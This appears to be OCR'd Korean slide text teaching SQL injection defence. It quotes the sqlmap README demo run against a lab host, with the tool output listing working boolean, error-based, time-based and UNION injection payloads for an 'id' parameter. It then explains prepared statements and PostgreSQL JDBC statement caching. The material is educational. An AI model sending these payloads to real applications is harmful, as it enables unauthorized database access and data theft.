
sqlmap



```
$ python sqlmap.py -u "http://172.16.112.128/sqlmap/mysql/get_int.php?id=1" --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4.44#dev}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsi
ble for any misuse or damage caused by this program

[*] starting @ 10:34:28 /2019-04-30/

[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) at
tacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [
Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --
string="luther")
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[10:34:29] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[10:34:29] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR
)' injectable
[10:34:29] [INFO] testing 'MySQL inline queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (comment)'
[10:34:29] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
```

출처 : https://github.com/sqlmapproject/sqlmap?tab=readme-ov-file#screenshots

sqlmap



```
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[10:34:29] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[10:34:29] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[10:34:29] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[10:34:39] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[10:34:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:34:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
 (potential) technique found
[10:34:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
of query columns. Automatically extending the range for current UNION query injection technique test
[10:34:39] [INFO] target URL appears to have 3 columns in query
[10:34:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 46 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6489=6489

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7857 FROM(SELECT COUNT(*),CONCAT(0x717a786a71,(SELECT (ELT(7857=7857,1))),0x716a6b6a71,FLOO
R(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x717a786a71,0x5a5151727477666c4c41624756556261537 96d79455947614b5153456f5
a7a4f6f57724d586d614d,0x716a6b6a71),NULL-- swCD
---
[10:34:39] [INFO] the back-end DBMS is MySQL
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
[10:34:39] [INFO] fetched data logged to text files under '/home/stamparm/.sqlmap/output/172.16.112.128'

[*] ending @ 10:34:39 /2019-04-30/

$ 
```

출처 : https://github.com/sqlmapproject/sqlmap?tab=readme-ov-file#screenshots

Prevention

Prepared Statement

❏ 준비물(parameterized query) => SELECT * FROM member WHERE id = ?;

❏ prepared = pre-compilation [+option : caching]


❏ Generate execution plan at compile time ??


❏ generic plan 을 수립한 뒤, 바인딩 시 파라미터에 맞는 custom plan을 다시 수립할 수도 있다.
(postgreSQL [참고:https://www.dbi-services.com/blog/what-are-custom-and-generic-plans-in-postgresql/])

❏ SQL Injection을 효과적으로 방어!

❏ 대부분의 ORM에서 default로 사용

Prepared Statement





출처 : https://vladmihalcea.com/postgresql-jdbc-statement-caching/

오해


모든 prepared statement는 실행 시 DB Server에 캐싱된다?

진실1


postgreSQL JDBC prepareThreshold
default = 5

5번의 실행 이후 캐싱된다!

Prepared Statement



VS



